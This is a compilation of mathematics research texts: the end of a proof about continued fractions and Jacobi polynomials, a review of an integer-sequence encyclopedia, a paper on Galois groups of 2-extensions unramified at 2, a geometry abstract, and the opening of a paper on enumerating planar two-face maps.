$$\left| \mathrm{F}(a, 1; c; z) - \frac{A_n(z)}{B_n(z)} \right| \leq \left| \frac{A_n(z)}{B_n(z)} - \frac{A_{n-1}(z)}{B_{n-1}(z)} \right| = \left| \frac{a_1 \cdots a_{n-1} z^{n-1}}{B_n(z) B_{n-1}(z)} \right|$$

One may verify that $B_n(z)$ are hypergeometric polynomials (see [5]) and explicitly

$$B_{2k}(z) = F(-k, 1 - a - k, 2 - c - 2k; z)$$

and

$$B_{2k+1}(z) = F(-k, -a - k, 1 - c - 2k; z).$$

These may also be written in terms of Jacobi Polynomials so that

$$B_{2k}(z) = \binom{2k + c - 2}{k}^{-1} (-z)^k P_k^{(a-1, c-a-1)} \left(1 - \frac{2}{z}\right)$$

and

$$B_{2k+1}(z) = \binom{2k + c - 1}{k}^{-1} (-z)^k P_k^{(a, c-a-1)} \left(1 - \frac{2}{z}\right).$$

We let

$$E_n := E_n(a, c, z) = \frac{a_1 a_2 \cdots a_n z^n}{B_n(z) B_{n+1}(z)} \qquad \text{and} \qquad F_n := \mathrm{F}_n(a, c, z) = \frac{E_{n+1}}{E_n}.$$

Then we get

$$F_{2n} = \frac{a_{2n+1} z B_{2n}(z)}{B_{2n+2}(z)} = \frac{(n + a)}{(n + 1)} \frac{P_n^{(a-1, c-a-1)}}{P_{n+1}^{(a-1, c-a-1)}} \left(1 - \frac{2}{z}\right)$$

and

$$F_{2n-1} = \frac{a_{2n} z B_{2n-1}(z)}{B_{2n+1}(z)} = \frac{(n + c - a - 1)}{(n + c - 1)} \frac{P_n^{(a, c-a-1)}}{P_{n+1}^{(a, c-a-1)}} \left(1 - \frac{2}{z}\right).$$

We need the following estimation. Assume $0 \leq \beta \leq \alpha, 1 \leq \alpha, 1 \leq n$ and $0 < x \leq 1$. We shall show

$$\frac{P_n^{(\alpha, \beta)}}{P_{n-1}^{(\alpha, \beta)}} \left(1 + \frac{2}{x}\right) \geq \frac{(n + \alpha - 1) \left((\alpha + \beta) \left(1 + \frac{2}{x}\right) + (\alpha - \beta)\right)}{2n\alpha}. \tag{20}$$

The Jacobi polynomials satisfy the recurrence relation

$$
\begin{aligned}
(21)\quad & 2n(n+\alpha+\beta)(2n+\alpha+\beta-2)P_n^{(\alpha,\beta)}(x) \\
&= (2n+\alpha+\beta-1)\left((2n+\alpha+\beta)(2n+\alpha+\beta-2)x+\alpha^2-\beta^2\right)P_{n-1}^{(\alpha,\beta)}(x) \\
&\qquad -2(n+\alpha-1)(n+\beta-1)(2n+\alpha+\beta)P_{n-2}^{(\alpha,\beta)}(x)
\end{aligned}
$$

for $n = 2, 3, \cdots$ where

$$P_0^{(\alpha,\beta)}(x) \equiv 1 \qquad P_1^{(\alpha,\beta)}(x) = \frac{1}{2}(\alpha+\beta+2)x + \frac{1}{2}(\alpha-\beta).$$

We let

$$R_n := \frac{P_n^{(\alpha,\beta)}}{P_{n-1}^{(\alpha,\beta)}}\left(1+\frac{2}{x}\right)$$

and

$$T_n := \frac{(n+\alpha-1)\left((\alpha+\beta)\left(1+\frac{2}{x}\right)+(\alpha-\beta)\right)}{2n\alpha}.$$

For $n = 1$,

$$
\begin{aligned}
R_1 &= \frac{1}{2}(\alpha+\beta+2)\left(1+\frac{2}{x}\right)+\frac{1}{2}(\alpha-\beta) \\
&\geq \frac{(\alpha+\beta)\left(1+\frac{2}{x}\right)+(\alpha-\beta)}{2} = T_1.
\end{aligned}
$$

So (20) is true for $n = 1$. By the recurrence relation (21), we get

$$
\begin{aligned}
R_n &= \frac{(2n+\alpha+\beta-1)\left\{(2n+\alpha+\beta)(2n+\alpha+\beta-2)\left(1+\frac{2}{x}\right)+\alpha^2-\beta^2\right\}}{2n(n+\alpha+\beta)(2n+\alpha+\beta-2)} \\
&\qquad -\frac{(n+\alpha-1)(n+\beta-1)(2n+\alpha+\beta)}{n(n+\alpha+\beta)(2n+\alpha+\beta-2)}\frac{1}{R_{n-1}} \\
&:= \alpha_n - \beta_n\frac{1}{R_{n-1}}
\end{aligned}
$$

for $n \geq 2$. Suppose (20) is true for $n-1$. Then

$$R_n \geq \alpha_n - \frac{\beta_n}{T_{n-1}}.$$

For convenience, we write $f(n,\alpha,\beta,x)$ for the numerator of the expression $\alpha_n - \frac{\beta_n}{T_{n-1}} - T_n$ after simplification to a fractional form, that is

$$
\begin{aligned}
&\frac{f(n,\alpha,\beta,x)}{x(n-2+\alpha)(\alpha x+\alpha+\beta)n(n+\alpha+\beta)(2n+\alpha+\beta-2)\alpha} \\
:= \quad &\alpha_n - \frac{\beta_n}{T_{n-1}} - T_n.
\end{aligned}
$$

The function $f(n,\alpha,\beta,x)$ is a polynomial in n of degree 4 and can be shown that subject to our conditions on α, β and x, that it is increasing on n and $f(1,\alpha,\beta,x) > 0$. It follows that $\alpha_n - \frac{\beta_n}{T_{n-1}} > T_n$ and $R_n \geq T_n$. This proves (20).

In view of (20), we have

$$F_{2n} \leq \frac{(n+a)}{(n+a-1)}\frac{2(a-1)}{\left((c-2)\left(1-\frac{2}{x}\right)+(2a-c)\right)}$$

and

$$F_{2n-1} \leq \frac{n(n+c-a-1)}{(n+c-1)(n+a-1)} \frac{2a}{\left((c-1)\left(1-\frac{2}{z}\right)+(2a-c+1)\right)}.$$

Thus for $n \geq 1$,

$$F_{2n}F_{2n-1} \leq \frac{(n+a)n(n+c-a-1)}{(n+c-1)(n+a-1)^2} \left\{ \frac{2a}{(c-2)\left(1-\frac{2}{z}\right)+(2a-c)} \right\}^2.$$

We are now ready to estimate E_n. Note that

$$\begin{aligned} E_{2n+1} &= E_1 F_{2n} \cdots F_1 \\ &= E_1 \left\{ \prod_{i=1}^{n} \frac{(i+a)i(i+c-a-1)}{(i+c-1)(i+a-1)^2} \right\} \left(\frac{2a}{(c-2)\left(1-\frac{2}{z}\right)+(2a-c)} \right)^{2n} \\ &\leq \frac{\Gamma(n+1)(n+a)\Gamma(n+c-a)\Gamma(a)\Gamma(c)}{\Gamma(n+a)\Gamma(n+c)a\Gamma(c-a)} \left(\frac{2a}{(c-2)\left(1-\frac{2}{z}\right)+(2a-c)} \right)^{2n+1} \end{aligned}$$

as claimed, because

$$E_1 = \frac{a_1 z}{B_1(z)B_2(z)} \leq \frac{2a}{(c-2)\left(1-\frac{2}{z}\right)+(2a-c)}.$$

The bound for E_{2n} can be obtained similarly. This proves Theorem 4. **QED**

References

[1] Jonathan Borwein and Peter Borwein and K. Dilcher, "Pi, Euler Numbers and Asymptotic Expansions," *American Mathematical Monthly*, **96** (1989), 681–687.

[2] Jonathan M. Borwein and Mark A. Limber, "Maple as a high precision calculator, *Maple News Letter*, **8** (1992), 39-44, and `www.cecm.sfu.ca/ preprints/1998pp.html`.

[3] W. B. Jones and W. J. Thron *Continued Fractions- Analytic Theory and Applications*, Encyclopedia of Mathematics and Its Applications, Vol 11, Addison-Wesley, Massachusetts, 1980.

[4] Oskar Perron, *Die Lehre von den Kettenbrüchen*, Chelsea, New York, 1950.

[5] H. S. Wall, *Analytic Theory of Continued Fractions*, Chelsea, New York, 1948.

CECM, Department of Mathematics, Simon Fraser University, Burnaby B.C., Canada, V5A 1S6. Email: `jborwein@cecm.sfu.ca`, `kkchoi@cecm.sfu.ca`

Next Up Previous
Next: How to use the

SIAM Review of ``An Encyclopedia of Integer Sequences" by N. J. A. Sloane & Simon Plouffe

J. M. Borwein and Robert M. Corless

In SIAM REVIEW, **38**, (1996), 333-337.

``The Encyclopedia of Integer Sequences" by Sloane and Plouffe, published by Academic Press, is not a normal book. It contains a lexicographically ordered collection of integer sequences together with references to these sequences where they appear in the literature. The idea is that a researcher who encounters a sequence in her or his work, and wishes to quickly find out what is known about the sequence (does it have a name, for example, such as ``the Euler numbers" or ``the Stirling numbers of the first kind"?), can look it up here.

On the face of it this seems a difficult task to accomplish, because surely there are very many sequences of interest. However, by Pareto's principle (80% of your work is done with 20% of your tools) we would expect that simple sequences would occur often, and thus such a book would be useful.

Indeed, this is the case, and even if the book were no more than the handsomely bound physical collection it is, it would have been worthwhile to create, publish, or buy, because it provides a very cheap and efficient route to answers that will work sometimes: if it doesn't work on a particular problem, no big effort has been expended, while if it *does* work you may save a lot of time.

But the physical book is *not* the whole story. Sloane and Plouffe have also created two ``avatars" of the book, as freely available online computer programs (which we will call `sequences` and `superseeker`) for people to send their sequences to. Because the programs can be accessed by people who do not own the book, we think that Academic Press deserves considerable praise for its enlightened attitude towards the changing shape of publishing.

This is not the first, but is one of the first, of a growing list of sophisticated tools which are accessible to even relatively naive users, and which dramatically illustrate a positive use of the Internet. Our dream work environment would provide us with a whole palette of such tools and a simple key to what exists and how to use it. These tools should ideally be immediately integratable with your favourite working environment (MATLAB, Axiom, Maple, Mathematica, Whatever).

In our opinion the physical book is itself worthwhile not only because it is pleasant to browse in

(electrons are so cold, in comparison) but also because of the discussion at the beginning on analysis of sequences. Some of the heuristics discussed in chapters 1, 2, and 3 (before the table of sequences proper begins) give useful hints as to what to do when the computer programs don't work; they also give a nice conceptual model of the inner workings of the programs.

One can turn the tables (so to speak) and use the sequences from the book as a test of each of the subprograms in `sequences` and `superseeker`. Simon Plouffe tells us that each subprogram was considered useful enough to be included if it could identify on the order of 10-100 of the sequences from the book. Further, about 25% of the sequences in the book are obtained from a rational generating function or elementary manipulation thereof (reversion, undoing a logarithmic differentiation, etc.). Addition of various other classes such as hypergeometric functions and pre-processing (adding `1' to each term or doubling the terms, etc) significantly increased the hit rate. It is to be emphasized that not every plausible transformation was included, and much expertise on the part of the authors was needed to choose useful transformations and to avoid `the curse of exponentiality'.

Finally, some `off-the-wall' sequences are also included, such as the numbers on the New York Subway stops, in Figure M5405.

Incidentally, due to a printer's error the table of Figures was not included in the book, and as the `silly' sequences are not actually indexed or numbered in the book, one must either use the programs or know that they are contained in Figure M5405 to find them.

We now give some examples of the uses of the book and the programs therein, to demonstrate their utility (and also some limitations).

Next Up Previous
Next: How to use the

jborwein@cecm.sfu.ca

Filter

EXPLICIT GALOIS GROUPS OF INFINITE p-EXTENSIONS UNRAMIFIED AT p

Nigel Boston

Abstract. Galois groups of infinite p-extensions of number fields unramified at p are a complete mystery. We find by computer a family of pro-p groups that satisfy everything that such a Galois group must, and give evidence for the conjecture that these are the only such groups. This suggests that these mysterious Galois groups indeed have a specific form of presentation. There are surprising connections with knot theory and quantum field theory. Finally, the Fontaine-Mazur conjecture here reduces to a purely group-theoretic conjecture, and evidence for this conjecture and an extension of it is given.

0. Introduction.

Whereas much is now known about Galois groups of p-extensions of number fields when the extension is ramified at the primes above p and these extensions have been successfully related to the theory of p-adic Galois representations, not one Galois group of an infinite p-extension unramified at the primes above p has been written down. Wingberg [14] calls them amongst the most mysterious objects in algebraic number theory. In this paper we gather together the properties that such a Galois group must satisfy and observe that there is just one family of such groups.

These groups are then studied as abstract groups and some links with other areas of mathematics surprisingly arise. The conjecture of Fontaine-Mazur [8] then simply says that no subgroup of finite index has an infinite, analytic quotient. This appears to be true of all groups in the family. Moreover, all these groups are conjecturally just-infinite, and it is shown that in that case they are branch, confirming the author's proposed extension [5] of the Fontaine-Mazur conjecture. This is apparently a new collection of just-infinite branch groups, not among those introduced in section 8 of [11], unusually having such a simple, finite presentation.

1. Galois Pro-p Groups Unramified at p.

We shall focus on the simplest, most concrete situation available to us. Namely, let S be a finite set of odd primes, $\mathbf{Q}_S$ denote the maximal 2-extension of $\mathbf{Q}$ unramified outside S (allowing ramification at ∞), and $G_S = \mathrm{Gal}(\mathbf{Q}_S/\mathbf{Q})$. Then G_S is a pro-2 group with the following properties:

(a) (Shafarevich) $d(G_S) = r(G_S) = |S|$, and in fact the generators can be taken as the tame inertia generators $\{\tau_p : p \in S\}$ and the relations of the form $\tau_p^{r_p} = \tau^p (p \in S)$, where the r_p are as yet unknown [9];

(b) (Class Field Theory) every finite-index subgroup H of G_S has $|H/H'| < \infty$;

1991 *Mathematics Subject Classification.* 11R32, 11Y40, 12F10, 20D15.

Key words and phrases. Explicit Galois group, class tower, just-infinite.

The author thanks Y. Barnea, L. Bartholdi, M. Bush, F. Hajir, J. Klüners, T. Kuhnt, and B. Mazur for useful discussions. He was supported by NSF DMS 99-70184

(c) conjecturally (Fontaine-Mazur [8]), every finite-index subgroup H of G_S has no infinite analytic quotient.

Remarks. $d(H)$ and $r(H)$ denote the generator and relation ranks of H respectively. By (a), G_S is finite if $|S| = 1$ and is infinite (thanks to Golod-Shafarevich [10]) if $|S| \geq 4$. It can go either way if $|S| = 2$ or 3 (see [6],[12]). Property (b) follows from the finiteness of certain ray class groups.

In property (c), "analytic" means a closed subgroup of $GL_n(\mathbf{Z}_2)$ for some n. Extensions [3], [5] of (c) conjecture that H has no infinite quotient embeddable in $GL_n(R)$, where R is any complete, Noetherian local ring with finite residue field, and that the just-infinite quotients of H are all branch groups [11]. Just-infinite groups are ones all of whose proper quotients are finite.

Our objective now is to find all abstract presentations of infinite pro-2 groups that satisfy properties (a) and (b) above, and test whether (c) and its extensions hold for such groups.

2. A Computer Experiment.

If $S = \{p, q\}$, then G_S is a sometimes infinite pro-2 group with presentation of the form $< x, y | x^r = x^p, y^s = y^q >$, where r and s are certain (unknown) elements of the free pro-2 group on x and y. Here, x^r stands for $r^{-1}xr$. Since in [6] every case with $p \equiv 3 (\text{mod } 4), q \equiv 5 (\text{mod } 8)$, i.e. G_S having abelianization $C_2 \times C_4$, denoted $[2, 4]$ for short, leads to a finite G_S, we focus on the next simplest case, namely $p, q \equiv 5 (\text{mod } 8)$, i.e. $G_S/G'_S \cong [4, 4]$. In the group $(\mathbf{Z}/2^n)^*$, any n, the subgroup generated by 5 is the same as that generated by any integer that is 5(mod 8), and so G_S actually has presentation $< x, y | x^a = x^5, y^b = y^5 >$ for certain a, b in the free pro-2 group on x and y.

Given a finitely presented group G, let $P_n(G) = [P_{n-1}(G), G]P_{n-1}(G)^2$, where $P_0(G) = G$. We say that G has 2-class c if $P_c(G) = \{1\}$ but $P_{c-1}(G) \neq \{1\}$. Let Q_n denote the maximal 2-class n 2-group quotient of G.

The computer algebra system MAGMA [2] allows us to start with an abstract group presentation $G =< x, y | x^a = x^5, y^b = y^5 >$, where a, b are randomly chosen words of the free group in x, y, and to check and see if

(i) $|Q_n| \neq |Q_{n+1}|$ for fairly large n (up to 63, if desired);

(ii) $|H/H'| < \infty$ for all subgroups H of index ≤ 16 with core of 2-power index (these subgroups arise in the pro-2 completion of G).

The reason for conducting such an experiment is that by the properties of section 1, if $S = \{p, q\}$, then G_S is a sometimes infinite pro-2 group that, if it is the pro-2 completion of G, satisfies these conditions (and more).

This was tried for $15,000$ choices of a, b, producing 92 presentations. The outcome of the experiment is that we obtained just one class $\mathcal{C}$ of very similar groups. If we let $|Q_n| = 2^{f(n)}$, then the sequence $(f(n))$ was always:

$(\Sigma) : 2, 5, 8, 11, 14, 16, 20, 24, 30, 36, 44, 52, 64, 76, 93, 110, 135, 160, 196, 232, 286,$

$340, 419, 498, 617, 736, 913, 1090, 1357, 1634, ...$

What is Σ? Consider the derived sequence $\Delta f(n) := f(n+1) - f(n) = \log_2 |P_n(G)/P_{n+1}(G)|$. This is:

$3, 3, 3, 3, 2, 4, 4, 6, 6, 8, 8, 12, 12, 17, 17, 25, 25, 36, 36, 54, 54, 79, 79, 119, 119, 177, 177, 267, 267, ...$

Plugging this sequence (ignoring repetitions) into Neal Sloane's On-Line Encyclopedia of Integer Sequences http://www.research.att.com/∼ njas/sequences/Seis.html yields A001461, arising in the paper [7] concerning knot theory and quantum field theory. If so, $\Delta f(2n-2) = \Delta f(2n-1) = \sum_{m=1}^{n}(1/m)\sum_{d|m}\mu(m/d)(F_{d-1}+F_{d+1})$. Each term in the inner sum counts aperiodic binary necklaces with no subsequence 00, excluding the necklace "0". Here μ is the usual Möbius function and F_n the nth Fibonacci number.

Note that, for the free pro-2 group F on k generators, Witt's formula [15] gives that $\log_2|P_n(F)/P_{n+1}(F)| = \sum_{m=1}^{n}(1/m)\sum_{d|m}\mu(m/d)k^d$ and so since $F_{d-1}+F_{d+1}$ is approximately ϕ^d for large d, where ϕ is the golden ratio $(1+\sqrt{5})/2$, this suggests that G is something like a free pro-2 group on ϕ generators.

Moreover, in each case, a change of variable made the presentation $G =< x, y|x^a = x^5, y^4 = 1 >$ for some word a in x and y. This extensive evidence leads to the conjecture:

Conjecture 1. Let G be an infinite pro-2 group with presentation of the form $< x, y|x^a = x^5, y^b = y^5 >$ such that every subgroup of finite index has finite abelianization. Then G is isomorphic to $< x, y|x^a = x^5, y^4 = 1 >$ for $a \in \mathcal{F}$, a certain subset of the free pro-2 group on x, y, and $\log_2|G/P_c(G)|$ $(c = 1, 2, ...)$ is the sequence Σ. Here $\mathcal{F}$ consists of ...

The shortest elements in $\mathcal{F}$ have length 6 and there are 48 of them, for instance $y^2xyxy, y^2xyx^{-1}y^{-1}, ...$ There are 256 elements in $\mathcal{F}$ of length 7, 960 of length 8, 2880 of length 9, 8960 of length 10, and so on.

Group-Theoretic Consequences of Conjecture 1. If G is as in conjecture 1, then its three subgroups of index 2 have abelianization $[2, 4, 4]$. For the 13104 elements of $\mathcal{F}$ just listed, the abelianizations of its index 4 subgroups are always the same except that one subgroup H, normal with cyclic quotient, has $H/H' \cong [2, 4, 4, 8]$ for some groups G, $[4, 4, 4, 4]$ for others, and $[2, 2, 8, 16]$ for yet others. These subgroups, which we shall denote *critical*, always have 4 generators and 4 relations. The collection of abelianizations of the index 8 subgroups come in 8 flavors, of which 5 correspond to there being a critical subgroup with abelianization $[4, 4, 4, 4]$.

3. Number-Theoretical Evidence and Consequences.

All the groups G in our class $\mathcal{C}$ satisfy $G/G' \cong [4, 4]$. If this is isomorphic to some G_S with $S = \{p, q\}$, then both p and q are 5(mod 8). Suppose this is the case. We find the following possibilities for H/H' for the three subgroups of G_S of index 2 (from computing ray class groups):

(i) If p is not a square mod q, then $[2, 8]$ twice and $[4, 4]$.

Suppose p is a square mod q (so by quadratic reciprocity q is a square mod p).

(ii) If p is not a 4th power mod q and q not a 4th power mod p, then $[2, 4, 4]$

twice and $[2,2,8]$.

(iii) If p is a 4th power mod q but q not a 4th power mod p, then $[2,4,4]$ three times.

(iv) If p is a 4th power mod q and q is a 4th power mod p, then $[2,4,4]$ twice and $[2,2,2^n]$ for some $n \geq 4$.

Case (i) forces (by my method with Leedham-Green [5]) G_S to be finite. I believe that cases (ii) and (iv) will lead to the same conclusion (but the computations are prohibitive - there is combinatorial explosion with thousands of candidate groups produced). Since the groups in $\mathcal{C}$ all have abelianizations of index 2 subgroups of type (iii), we focus on that case. The examples of such S with $p,q \leq 61$ are $\{13,29\},\{29,53\},\{37,53\},\{5,61\}$.

Corollary to Conjecture 1. If $p,q \equiv 5 (\mathrm{mod}\ 8)$, then G_S is infinite and $\cong <x,y|x^a = x^5, y^4>$ for $a \in \mathcal{F}$ if p is a 4th power modulo q but not vice versa, and G_S is finite otherwise.

Proof. By a modified Golod-Shafarevich inequality, due to Thomas Kuhnt (to appear), applied to the quartic subfield of the cyclotomic field $\mathbf{Q}(\zeta_q)$, it follows that G_S is infinite.

In the other cases, if G_S were infinite, then its abelianizations of index 2 subgroups would have to be all $[2,4,4]$, but as noted above the corresponding ray class groups are not this.

Note that the quartic subfield used is the fixed field of the critical subgroup. Next, we look at subgroups of index 4 of G_S of type (iii). We find that their abelianizations match those of G in $\mathcal{C}$ exactly, which is strong evidence for conjecture 1, since one set of abelianizations is computed by number theory, the other by group theory, by completely different algorithms. Since the quartic subfield of $\mathbf{Q}(\zeta_q)$ always has 2-part of its pq-ray class group isomorphic to $[4,4,4,4]$, we thereby exclude some groups in $\mathcal{C}$.

Looking further at ray class groups of degree 8 fields, we find exact matching of abelianizations again, yielding further strong evidence for conjecture 1. The Galois group G_S with $S = \{13,29\}$ has such subgroups with abelianization $[2,4,4,16]$, corresponding to the root field of $x^8 + 1044x^6 + 273702x^4 - 98397x^2 + 142129$, which matches one of the five flavors. Again, this excludes some groups in $\mathcal{C}$. Ray class computations suggest that it is unlikely that all Galois groups in (iii) have this same behavior.

4. Fontaine-Mazur by Group Theory.

Proof of the Fontaine-Mazur conjecture and related conjectures now amounts to proving purely group-theoretical properties of groups in $\mathcal{C}$. Let G be such a group and $\rho : G \to GL_n(\mathbf{Z}_2)$ a continuous representation. Since $\rho(x)$ is conjugate to $\rho(x)^5$, its eigenvalues are a permutation of their 5th powers. In the semisimple case, where all these eigenvalues are distinct, this implies that $\rho(x)$ has finite order and now Fontaine-Mazur follows from the conjecture that if $a \in \mathcal{F}$, then $< x,y|x^a =$

$x^5, y^4, x^k >$ is finite for every 2-power k.

A lot more, however, appears to be true. Namely, $200,000$ times I added a random relation s of length ≤ 16 to the relations of various G in $\mathcal{C}$ and each time either got back G or a finite group. This suggests:

Conjecture 2. Each group in $\mathcal{C}$ is just-infinite.

The classification of just-infinite pro-p groups is a major topic, and as noted in [11], they come in two flavors, namely those which are branch and those which have a normal open subgroup which is a direct product of hereditarily just-infinite groups.

Corollary to Conjecture 2. Each group in $\mathcal{C}$ is a branch just-infinite group.

Proof This follows from the last comment, together with the observation that these groups have a subgroup H of index 4 with 4 generators and 4 relations. Since H thereby fails the Golod-Shafarevich test, it is not just-infinite, and so G is not hereditarily just-infinite. A modification of this argument shows that G can have no open subgroup that is a direct product of herditarily just-infinite groups.

In particular, this confirms my extension of the Fontaine-Mazur conjecture [2],[4]. It should be possible to construct G in $\mathcal{C}$ explicitly as a branch group, but note that G cannot be one of the special groups G_ω constructed in section 8 of [11], since those groups are generated by torsion elements (rooted and directed automorphisms), whereas (see below) our groups are not. This is therefore a new construction, surprising because the nicest branch groups have so far not been finitely presented [1]. The techniques of [11] then show that G is just-infinite.

Note that in the introduction to [11] Grigorchuk suggests that his construction might produce all branch groups. The above suggests not (and in fact since [11], articles have found new more general constructions - see e.g. [13]). In particular, Grigorchuk's special branch groups are all torsion-generated, whereas as noted below ours are not, although the (closed) subgroup generated by torsion is of finite index.

Let T_4 be the rooted tree with 4 vertices above each vertex, so having 4^n vertices at level n. Let W_n be the iterated wreath product given by $W_1 = C_4, W_n = W_{n-1} \wr C_4$. Then W_n acts on the subtree of T_4 consisting of vertices up to and including level n and their inverse limit W acts on T_4, i.e. $W \leq \mathrm{Aut}(T_4)$. $W_2 = C_4 \wr C_4 \cong G/H'$, where G is a typical group in $\mathcal{C}$ and H its critical subgroup. W_3 is of order 2^{42} and I have found subgroups K of it generated by elements x, y such that x is conjugate to x^5 and y has order 4 and such that the abelianizations of their index 2 subgroups are all $[2, 4, 4]$. The abelianizations of their index 4 subgroups do not always match the data for groups in $\mathcal{C}$. In particular, many of them have non-normal subgroups of index 4 with abelianization $[2, 8, 8]$, too large for K to be a quotient of a group in $\mathcal{C}$. If, however, we take certain x of order 64 such that $K =< x, y >$ has order 2^{18}, then the abelianizations of index 4 subgroups are small enough.

For certain groups in $\mathcal{C}$, the critical subgroup of index 4 can be nicely described. For instance, suppose $a = y^2xyxy$. Then $H =< x, u, v, w | x^{vu} = x^5, u^{wv} = u^5, v^{xw} = v^5, w^{ux} = w^5 >$ and it embeds in G by having $u = x^y, v = x^{y^2}, w = x^{y^3}$. Note that then $vu = a$ and the relations are obtained by conjugating the first relation by the powers of y. G is the semidirect product of H by $< y >$. On the number-theoretic side, H is generated by the inertia groups at p, four conjugate ones since p splits completely in the critical quartic field.

Apparently, the sequence $\log_2|P_n(H)/P_{n+1}(H)| = 2\sum_{m=1}^{n}(1/m)\sum_{d|m}\mu(m/d)2^d$, so by Witt's formula [15] grows like that of $F \times F$, where F is the free pro-2 group on 2 generators.

As for Fontaine-Mazur holding for open subgroups of G, rather than just G itself, the following might be true:

Question 3. If H is an open subgroup of a group in $\mathcal{C}$, then is the closed subgroup $T(H)$ generated by all its torsion elements also open?

This has been checked for various groups in $\mathcal{C}$ and their subgroups. For instance, $T(G)$ is always of index 4 in G. Since $T(G) \neq G$, we obtain that G is not itself torsion-generated. A positive answer to question 3 implies that G is torsion-riddled, as proposed in [4], but is stronger. Note, however, that it is still unknown as to whether the critical subgroups have torsion, an important case for question 3 and the conjecture of [4]. We have:

Corollary to Positive Answer to Question 3. If G is in $\mathcal{C}$, then no open subgroup of G has a 2-adic representation with infinite image, i.e. the Fontaine-Mazur conjecture.

Proof The point is that if H is an open subgroup with such a representation, then it has an open subgroup with an infinite torsion-free quotient, which is forbidden by an affirmative answer to question 3.

5. Speculation.

Let G_S be of type (iii), with $S = \{p, q\}$. Let $T = \{2, p, q\}$. Consider G_T acting on π_1, the algebraic fundamental pro-2 group of P^1 minus three points $0, p, q$ in the usual way. π_1 is isomorphic to the free pro-2 group F on 2 generators. The normal subgroup N generated by inertia at 2 acts wildly on the $\mathbf{F}_p$-Lie algebra $L(F) = \sum P_n(F)/P_{n+1}(F)$, but the suggestion is that the subgroup H fixed by N is large enough to provide the indicated action of G_S on a necklace algebra, namely that provided by conjecture 1.

More generally, note that the groups G_S are interrelated - if $T = S \cup \{p\}$, then there is a natural surjection $G_T \to G_S$. The kernel of this map can be studied. For instance, for our situation, with $S = \{q\}, T = \{p, q\}$, the kernel is the critical subgroup. Note that since this is not just-infinite, there are many quotients of G_T mapping onto G_S.

BIBLIOGRAPHY

[1] L.Bartholdi, Endomorphic presentations of branch groups, J. Algebra (to appear).

[2] W.Bosma and J.Cannon, Handbook of MAGMA Functions, Sydney: School of Mathematics and Statistics, University of Sydney (1993).

[3] N.Boston, Some Cases of the Fontaine-Mazur Conjecture II, J. Number Theory **75** (1999), 161–169.

[4] N.Boston, The unramified Fontaine-Mazur conjecture, Proceedings of the ESF Conference on Number Theory and Arithmetical Geometry, Spain, 1997.

[5] N.Boston, Tree Representations of Galois groups (preprint - see http://www.math.uiuc.edu/Algebraic-Number-Theory/0259/index.html).

[6] N.Boston and C.R.Leedham-Green, Explicit computation of Galois p-groups unramified at p, J. Algebra **256** (2002), 402–413.

[7] D.J.Broadhurst, On the enumeration of irreducible k-fold Euler sums and their roles in knot theory and field theory, J. Math. Phys. (to appear).

[8] J.-M.Fontaine and B.Mazur, Geometric Galois representations, *in* "Elliptic curves and modular forms, Proceedings of a conference held in Hong Kong, December 18-21, 1993," International Press, Cambridge, MA and Hong Kong.

[9] A.Fröhlich, Central Extensions, Galois groups, and ideal class groups of number fields, *in* "Contemporary Mathematics," Vol. **24**, AMS, 1983.

[10] E.S.Golod and I.R.Shafarevich, On class field towers (Russian), Izv. Akad. Nauk. SSSR **28** (1964), 261–272. English translation in AMS Trans. (2) **48**, 91–102.

[11] R.Grigorchuk, Just infinite branch groups, *in* "New Horizons in pro-p Groups," (eds. du Sautoy, Segal, Shalev), Birkhauser, Boston 2000.

[12] F.Hajir and C.Maire, Unramified subextensions of ray class field towers, J. Algebra **249** (2002), 528–543.

[13] S.Sidki,

[14] K.Wingberg, On the maximal unramified p-extension of an algebraic number field, J. Reine Angew. Math. **440** (1993), 129–156.

[15] E.Witt, Treue Darstellung Liescher Ringe, J. Reine Angew. Math. **177** (1937, 152–160.

Department of Mathematics, University of Wisconsin, Madison, WI 53706
E-mail address: boston@math.wisc.edu

Oene Bottema, The Malfatti Problem

Forum Geometricorum, 1 (2001) 43 -- 50; supplement, 50a.

Abstract: A solution is given of Steiner's variation of the classical Malfatti problem in which the triangle is replaced by three circles mutually tangent to each other externally. The two circles tangent to the three given ones, presently known as Soddy's circles, are encountered as well.

[ps file] [pdf file]

Supplement: [ps file] [pdf file]

Viewing and Download Instructions

Return to Forum Geometricorum, volume 1.

Enumeration of planar two-face maps ⋆

Michel Bousquet, Gilbert Labelle, Pierre Leroux

Lacim, Département de Mathématiques, Université du Québec à Montréal.

Abstract

We enumerate unrooted planar maps (up to orientation preserving homeomorphism) having two faces, according to the number of vertices and to their vertex and face degree distributions, both in the (vertex) labelled and unlabelled cases. We first consider plane maps, i.e., maps which are embedded in the plane, and then deduce the case of planar (or sphere) maps, embedded on the sphere. A crucial step is the enumeration of two-face plane maps having an antipodal symmetry and use is made of Liskovets' method in the process. The motivation for this research comes from the topological classification of Belyi functions.

Résumé

Nous dénombrons les cartes planaires (à homéomorphisme préservant l'orientation près) non pointées à deux faces, selon le nombre de sommets et selon la distribution des degrés des sommets et des faces, étiquetées (aux sommets) ou non. Nous abordons d'abord les cartes planes, c'est-à-dire plongées dans le plan, et déduisons ensuite le cas des cartes planaires (ou sphériques), plongées sur la sphère. Une étape cruciale est le dénombrement des cartes planes à deux faces admettant une symétrie antipodale et la méthode de Liskovets est utilisée pour cela. La motivation de cette recherche provient de la classification topologique des fonctions de Belyi.

Key words: Planar maps, unrooted maps, plane maps, sphere maps, degree distributions, species, Belyi functions,

1 Introduction.

The interest of studying maps is now well established. Not only are they interesting on their own, but the combinatorics of maps is also closely related to other topics, such as Galois theory, algebraic number theory or the theory of Riemann surfaces and algebraic combinatorics (see Arnold [1], Goulden

⋆ Work was partially supported by NSERC (Canada) and FCAR (Québec)

and Jackson [11] and Shabat and Zvonkin [21]). The enumeration of maps is a difficult problem. One way to approach this problem is to consider *rooted* maps, that is, maps with a distinguished and directed edge. The fact that rooted maps have only the trivial automorphism facilitates their enumeration. For papers on the enumeration of rooted planar maps, see Tutte ([24],[26]), Cori [8], Arquès [2], Bender and Wormald [5].

This paper deals with the enumeration of *unrooted planar maps having two faces*. Our main objective is to enumerate these maps according to their vertex and face degree distributions. This problem is motivated by the classification of Belyi functions, which are in correspondance with planar (hyper)maps; see Magot [18], Magot and Zvonkin [19], and Shabat and Zvonkin [21]. The case of only one face reduces to plane trees and has been completely solved; see Harrary, Prins and Tutte [12] and Tutte [25] for rooted trees, and Walkup [27] and Labelle and Leroux [14] for unrooted trees.

